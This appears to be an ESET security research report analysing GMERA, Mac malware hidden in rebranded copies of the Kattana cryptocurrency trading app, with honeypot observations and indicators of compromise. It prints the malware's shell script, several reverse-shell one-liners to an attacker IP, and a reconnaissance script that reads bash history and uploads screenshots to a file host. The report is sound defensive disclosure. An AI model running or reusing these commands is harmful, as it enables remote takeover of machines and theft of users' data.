
Mac cryptocurrency trading application rebranded, bundled with malware

welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

July 16, 2020



ESET researchers lure GMERA malware operators to remotely control their Mac honeypots

Marc-Etienne M.Léveillé
16 Jul 2020 - 11:30AM

ESET researchers lure GMERA malware operators to remotely control their Mac honeypots

We've recently discovered websites distributing malicious cryptocurrency trading applications for Mac. This malware is used to steal information such as browser cookies, cryptocurrency wallets and screen captures. Analyzing the malware samples, we quickly found that this was a new campaign of what Trend Micro researchers called GMERA, in an analysis they published in September 2019. As in the previous campaigns, the malware reports to a C&C server over HTTP and connects remote terminal sessions to another C&C server using a hardcoded IP address. This time, however, not only did the malware authors wrap the original, legitimate application to include malware; they also rebranded the Kattana trading

application with new names and copied its original website. We have seen the following fictitious brandings used in different campaigns: *Cointrazer*, *Cupatrade*, *Licatrade* and *Trezarus*. In addition to the analysis of the malware code, ESET researchers have also set up honeypots to try to reveal the motivations behind this group of criminals.

Distribution

We have not yet been able to find exactly where these trojanized applications are promoted. However, in March 2020, Kattana posted a warning suggesting that victims were approached individually to lure them into downloading a trojanized app. We couldn't confirm that it was linked to this particular campaign, but it could very well be the case.

Figure 1. Kattana warns about trojanized copies of their software on Twitter

Copycat websites are set up to make the bogus application download look legitimate. For a person who doesn't know Kattana, the websites do look legitimate.




Figure 2. Original (legitimate) Kattana website




Figure 3. Malicious Licatrade website with download link to malware

The download button on the bogus sites is a link to a ZIP archive containing the trojanized application bundle.

Analysis

Malware analysis in this case is pretty straightforward. We will take the Licatrade sample as the example here. Other samples have minor differences, but the ideas and functionalities are essentially the same. Similar analyses of earlier GMERA campaigns are provided in Trend Micro's blogpost and in Objective-See's Mac malware of 2019 report.




Figure 4. Content of the Licatrade application bundle

Modification timestamps of the files in the ZIP archive, the date the application was signed, and the Last-Modified HTTP header when we downloaded the archive all show April 15th, 2020. This is highly suggestive that this campaign started on that date.

A shell script (run.sh) is included in the resources of the application bundle. This main executable, written in Swift, launches run.sh. For some reason, the malware author has duplicated functionality to send a simple report to a C&C server over HTTP, and to connect to a remote host via TCP providing a remote shell to the attackers, in both the main executable and the shell script. An additional functionality, in the shell script only, is to set up persistence by installing a Launch Agent.

Here is the full shell script source (ellipsis in long string and defanged):

```
#! /bin/bash

function remove_spec_char(){
echo "$1" | tr -dc '[:alnum:].\r' | tr '[:upper:]' '[:lower:]'
}

whoami="$(remove_spec_char `whoami`)"
ip="$(remove_spec_char `curl -s ipecho.net/plain`)"
req=`curl -ks "http://stepbystepby[.]com/link.php?${whoami}&${ip}"`

plist_text="ZWNobyAnc2R2a21…d2Vpdm5laXZuZSc="
echo "$plist_text" | base64 --decode > "/tmp/.com.apple.system.plist"
cp "/tmp/.com.apple.system.plist" "$HOME/Library/LaunchAgents/.com.apple.system.plist"
launchctl load "/tmp/.com.apple.system.plist"
scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>&1'`
```

It's interesting to note that persistence is broken in the Licatrade sample: the content of the resulting Launch Agent file (.com.apple.system.plist) isn't in Property List format as launchd expects, but instead is the command line to be executed.

The decoded content (ellipses in long strings) of the $plist_text variable is:

```
echo 'sdvkmsdfmsd…kxweivneivne'; while :; do sleep 10000; screen -X quit; lsof -ti :25733 | xargs kill -9; screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>&1'; done; echo 'sdvkmsdfmsdfms…nicvmdskxweivneivne'
```

If run directly, this code would open a reverse shell from the victim machine to an attacker-controlled server, but that fails here. Fortunately for the attackers, the last line of the shell script also starts a reverse shell to their server.

The Cointrazer sample, used in campaigns prior to Licatrade, does not suffer from this issue: the Launch Agent is installed and successfully starts when the user logs in.

The various reverse shells used by these malware operators connect to different remote ports depending on how they were started. All connections are unencrypted. Here is a list of ports, based on the Licatrade sample.

TCP Port	Where	How
25733	Licatrade executable	zsh in screen using ztcp
run.sh	bash in screen using /dev/tcp	
Launch Agent (Not working)	bash in screen using /dev/tcp	
25734	Licatrade executable	zsh using ztcp
25735	Licatrade executable	bash using /dev/tcp
25736	Licatrade executable	bash in screen using /dev/tcp
25737	Licatrade executable	bash in screen using /dev/tcp
25738	Licatrade executable	zsh in screen using ztcp

Here are some example command lines used:

Bash in screen using /dev/tcp:

```
screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>&1'
```

zsh using ztcp:

```
zsh -c 'zmodload zsh/net/tcp && ztcp 193.37.212[.]97 25734 && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'
```

The rebranded Kattana application is also in the resources of the application bundle. We wanted to see if, besides the change in name and icon in the application, some other code was changed. Since Kattana asks for credentials for trading platforms to perform trading, we verified if the input fields of these were tampered with and if credentials were exfiltrated in some way. Kattana is built with Electron, and Electron apps have an app.asar file, which is an archive containing the JavaScript code of the application. We have checked all changes between the original Kattana application and the malicious Licatrade copycat and found that only strings and images were changed.

Figure 5. Partial difference between Kattana and Licatrade

Licatrade and its resources were all signed using the same certificate, having the common name field set to Andrey Novoselov and using developer ID M8WVDT659T. The certificate was issued by Apple on April 6th, 2020. It was revoked the same day we notified Apple about this malicious application.

Figure 6. Certificate used to sign Licatrade




Figure 7. Licatrade certificate was revoked May 28th, 2020

For each of the other campaigns we analyzed, a different certificate was used. Both were already revoked by Apple when we started our analyses. See the *IoCs* section for details about these. It's interesting to note that in the case of Cointrazer, there were only 15 minutes between the moment the certificate was issued by Apple and the malefactors signing their trojanized application. This, and the fact that we didn't find anything else signed with the same key, suggests they got the certificate explicitly for that purpose.

Infrastructure

The malicious Licatrade application was available on the licatrade.com website and its C&C HTTP report server domain is stepbystepby.com. Both domains were registered using the levistor777@gmail.com email address. Searching for other domains registered with that email address reveals what looks like several previous campaigns. Here is a list of domains we found in samples or registered with that email address.

Domain name	Registration date	Comment
repbaerray.pw	2019-02-25	C&C server for HTTP report of Stockfolio app
macstockfolio.com	2019-03-03	Website distributing the malicious Stockfolio app
latinumtrade.com	2019-07-25	Website distributing the malicious Latinum app
trezarus.com	2019-06-03	Website distributing the malicious Trezarus app
trezarus.net	2019-08-07	
cointrazer.com	2019-08-18	Website distributing the malicious Cointrazer app
apperdenta.com	2019-08-18	Usage unknown
narudina.com	2019-09-23	Usage unknown
nagsrsdfsudinasa.com	2019-10-09	C&C server for HTTP report of Cointrazer app
cupatrade.com	2020-03-28	Website distributing the malicious Cupatrade app
stepbystepby.com	2020-04-07	C&C server for HTTP report of Licatrade app
licatrade.com	2020-04-13	Website distributing the malicious Licatrade app
creditfinelor.com	2020-05-29	Empty page, usage unknown
maccatreck.com	2020-05-29	Some authentication form

Both the websites and HTTP C&C servers receiving the malware's first report are hosted behind Cloudflare.

Honeypot interactions

To learn more about the intentions of this group, we set up honeypots where we monitored all interactions between the GMERA reverse shell backdoors and the operators of this malware.

We saw no C&C commands issued via the HTTP C&C server channel; everything happened through the reverse shells. When it first connected, the C&C server sent a small script to gather the username, the macOS version and location (based on external IP address) of the compromised device.

```
#! /bin/bash
function check() {
        if [ ! -f /private/var/tmp/.i ]; then
        write
    else
        if [ "$(( $(date +"%s") - $(stat -f "%m" /private/var/tmp/.i) ))" -gt "21600" ]; then
                write
            fi
        fi
}
function write() {
        getit=`curl -s ipinfo.io | grep -e country -e city | sed 's/[^a-zA-Z0-9]//g' | sed -e "s/city//g;s/country//g"`
    echo `whoami` > /private/var/tmp/.i
    echo `sw_vers -productVersion` >> /private/var/tmp/.i
    echo "$getit" >> /private/var/tmp/.i
}
check
cat /private/var/tmp/.i
```

which sent something like this to the operators:

```
jeremy
10.13.4
Bratislava
SK
```

The TCP connection stays open and waits for further commands. In our case, after a while, the operators manually inspected the machine. Across several of our honeypots, the commands used to perform that inspection varied. Part of it was just listing files across the file system. Sometimes, they would copy-and-paste a base64-encoded script designed to list information to reveal whether the system is a honeypot or actually interesting. The script is decoded, then piped to bash.

Figure 8. Packet capture of the operator sending the base64-encoded secondary reconnaissance script

Here is the decoded script:

```
1  echo ""
2  echo "------ Whoami ------"
3  whoami
4  echo "------ IP info ------"
5  curl -s ipinfo.io
6  echo "------ Mac Model ------"
7  curl -s https://support-sp.apple.com/sp/product?cc=$(system_profiler SPHardwareDataType | awk '/Serial/ {print $4}'
   | cut -c 9-) | sed 's|.*<configCode>\(.*\)</configCode>.*|\1|'
8
   echo "------ MacOS Version ------"
9
   sw_vers -productVersion
10
   sw_vers -productVersion | grep -E "10.15.*" && echo -e "\033[1;31m CATALINA CATALINA CATALINA CATALINA
11 CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
   CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
12 CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
   CATALINA CATALINA CATALINA CATALINA \033[0m"
13
   sleep 1
14
   echo "------ MacOS Installed ------"
15
   date -r /var/db/.AppleSetupDone
16
   echo "------ Disks ------"
17
```

```
df -m
echo "------ Video Output ------"
system_profiler SPDisplaysDataType
echo "------ Wifi Around ------"
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
echo "------ Virtual Mashine Detector ------"
ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -E "irtual|racle|ware|arallels" || echo "Probably not a Virtual Mashine..."
echo "---------------------------------"
echo "------ Developer Detector ------"
echo "---------------------------------"
echo "||| Applications |||"
ls -laht /Applications | grep -E "Xcode|ublime|ourceTree|Atom|MAMP|TextWrangler|Code|ashcode" && echo "-|Be Carefull|-"
echo "||| Short Bash History |||"
cat ~/.bash_history | head -n 20
echo "------ Desktop Screen ------"
echo "create screenshot..."
sw_vers -productVersion | grep -E "10.15.*" & screencapture -t jpg -x /tmp/screen.jpg &> /dev/null
sips -z 500 800 /tmp/screen.jpg &> /dev/null
sips -s formatOptions 50 /tmp/screen.jpg &> /dev/null
echo "uploading..."
curl -s -F "file=@/tmp/screen.jpg" https://file.io
```

This script is actually very similar of the plugin file found in one of the Stockfolio samples analyzed last year. However, in the more recent campaigns, they chose to send the reconnaissance script over the network to interesting victims only. It was also updated to include some additional information.

Figure 9. Report output that would be seen on an operator's terminal (reconstructed from packet capture)

We'll go over each section of the script here:

- It gets the full report about the external IP from ipinfo.io
- It checks for Mac model by using the last 4 digits of the Mac serial number and an HTTP service provided by Apple to translate it to a friendly name such as "MacBook Pro (Retina, 15-inch, Late 2013)". Virtual machines likely have invalid serial numbers and may not display a model here.
- It outputs the version of macOS installed. There is a rather big red (using ANSI escape sequence), all caps warning when the computer is running macOS Catalina (10.15). We think we understand why and talk about it later.
- It checks when macOS was installed using the modification time of the /var/db/.AppleSetupDone.
- It outputs the disk usage and connected monitors' details.
- It lists available Wi-Fi networks. Honeypots are likely to have Wi-Fi disabled.
- It detects whether the computer is a VMware, Parallels or VirtualBox virtual machine by looking at the vendor strings of connected devices.
- It checks whether common text editors or IDE applications are installed and warns operators to "Be Carefull" (sic) because this victim could be more computer savvy than usual.
- It gets the first (i.e. oldest) 20 commands from the bash history file.
- Finally, it takes a screenshot, resizes it and uploads it to file.io. It checks to see whether the system is running macOS Catalina before doing so, but an error in the script makes this check useless. The "&" control operator, which starts commands in parallel, is used instead of the logical *AND* ("&&") operator. This means the screen capture is taken regardless of the macOS version.

The fact that a screenshot should not be taken on Catalina and that an obvious warning sign will be displayed on the operator's terminal made us wonder why they act differently on the current macOS version. It turns out that Catalina added a feature where recording the screen or taking a screenshot must be approved by the user for each application. We tested taking a screenshot from the reverse shell on Catalina and ended up with the following warning in our sandbox, which is rather suspicious considering a trading application has no business doing so.

Figure 10. macOS Catalina warning should the operators try taking a screenshot

Should a compromised system be considered interesting, the exfiltration phase begins. Interesting files are compressed into a ZIP archive and uploaded via HTTP to yet another server, also under the control of the attackers.

Figure 11. Packet capture of an operator using the reverse shell to exfiltrate browser cookies

It's funny to note here the /tmp/h.zip file did not exist. Perhaps they copy-and-pasted some command that was used for another victim.

Based on the activity we have witnessed, we conclude that some of the interests of the operators of this malware are:

- Browser information (cookies, history)
- Cryptocurrency wallets
- Screen captures

Conclusion

The numerous campaigns run by this group show how much effort they've expended over the last year to compromise Mac users doing online trading. We still aren't sure how someone becomes a victim, downloading one of the trojanized applications, but the hypothesis of the operators directly contacting their targets and socially engineering them into installing the malicious application seems the most plausible.

It is interesting to note how the malware operation is more limited on the most recent version macOS. We did not see the operators try to circumvent the limitation surrounding screen captures. Further, we believe that the only way that they could see the computer screen on victim machines running Catalina would be to exfiltrate existing screenshots taken by the victim. This is a good, real-world example of a mitigation implementation in the operating system that has worked to limit the activities of malefactors.

Indicators of Compromise (IoCs)

Samples

SHA-1	Filename	ESET detection name
2AC42D9A11B67E8AF7B610AA59AADCF1BD5EDE3B	Licatrade.zip	multiple threats
560071EF47FE5417FFF62CB5C0E33B0757D197FA	Licatrade.app/Contents/Resources/run.sh	OSX/Agent.BA
4C688493958CC7CCCFCB246E706184DD7E2049CE	Licatrade.app/Contents/MacOS/Licatrade	OSX/Agent.BA
9C0D839D1F3DA0577A123531E5B4503587D62229	Cointrazer.zip	multiple threats
DA1FDA04D4149EBF93756BCEF758EB860D0791B0	Cointrazer.app/Contents/Resources/nytyntrun.sh	OSX/Agent.AZ
F6CD98A16E8CC2DD3CA1592D9911489BB20D1380	Cointrazer.app/Contents/MacOS/Cointrazer	OSX/Agent.BA
575A43504F79297CBFA900B55C12DC83C2819B46	Stockfolio.zip	multiple threats
